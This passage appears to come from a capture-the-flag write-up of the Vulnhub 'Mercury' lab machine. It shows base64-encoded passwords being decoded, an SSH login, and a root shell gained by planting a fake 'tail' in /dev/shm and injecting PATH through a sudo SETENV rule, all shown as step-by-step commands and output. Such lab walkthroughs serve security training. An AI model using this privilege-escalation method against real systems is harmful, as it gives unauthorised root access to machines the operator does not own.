webmaster@mercury ~/mercury_proj (0.018s)
cat notes.txt

Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

It looks like base64 so lets just decode em

```
webmaster@mercury ~/mercury_proj (0.013s)
echo bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK | base64 -d
mercuryisthesizeof0.056Earths

webmaster@mercury ~/mercury_proj (0.013s)
echo bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg== | base64 -d
mercurymeandiameteris4880km
```

So we know the webmaster's password is this and we have another password for this user linuxmaster lets ssh in as this user now

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (1.468s)
ssh linuxmaster@192.168.122.93

linuxmaster@192.168.122.93's password:
```

```
linuxmaster@mercury:~ (0.078s)
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 14 Nov 17:34:51 UTC 2024

  System load:  0.04              Processes:             109
  Usage of /:   76.3% of 4.86GB   Users logged in:       1
  Memory usage: 20%               IPv4 address for ens3: 192.168.122.93
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

390 updates can be installed immediately.
277 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

```
linuxmaster@mercury ~
```

Vertical PrivEsc

Lets check the sudo permissions here

```
linuxmaster@mercury ~ (7.204s)
sudo -l

[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
```

Lets cat out this file if this doesnt have the full path specified it will be susceptible to PATH injection cuz of the SETENV

```
linuxmaster@mercury ~ (0.017s)
cat /usr/bin/check_syslog.sh

#!/bin/bash
tail -n 10 /var/log/syslog
```

And it is as tail's full path is not specified so here are the step to do that

```
linuxmaster@mercury /dev/shm (0.011s)
echo '/bin/bash' > tail

linuxmaster@mercury /dev/shm (0.011s)
chmod +x tail

linuxmaster@mercury /dev/shm (0.013s)
which tail
/usr/bin/tail

linuxmaster@mercury /dev/shm (0.012s)
export PATH=/dev/shm:$PATH

linuxmaster@mercury /dev/shm (0.012s)
which tail
/dev/shm/tail
```

So this wont work directory we gotta pass this PATH=... when running the sudo command here
Now just run the command like so

```
sudo PATH=/dev/shm:$PATH /usr/bin/check_syslog.sh
```


```
linuxmaster@mercury /dev/shm
sudo PATH=/dev/shm:$PATH /usr/bin/check_syslog.sh
root@mercury:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@mercury:/dev/shm#
```

And here is your root flag

```
linuxmaster@mercury /dev/shm
sudo PATH=/dev/shm:$PATH /usr/bin/check_syslog.sh

root@mercury:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@mercury:/dev/shm# cd /root
root@mercury:~# ls -al
total 56
drwx------  5 root root 4096 Sep  2  2020 .
drwxr-xr-x 19 root root 4096 Nov 14 14:43 ..
-rw-------  1 root root 3188 Sep  2  2020 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Aug 27  2020 .cache
-rw-------  1 root root   34 Sep  1  2020 .lesshst
drwxr-xr-x  3 root root 4096 Aug 28  2020 .local
-rw-------  1 root root 3619 Sep  1  2020 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root 1228 Sep  2  2020 root_flag.txt
drwx------  2 root root 4096 Aug 27  2020 .ssh
-rw-------  1 root root 9454 Sep  2  2020 .viminfo
root@mercury:~#
```

Let cat it out



Thanks for reading :)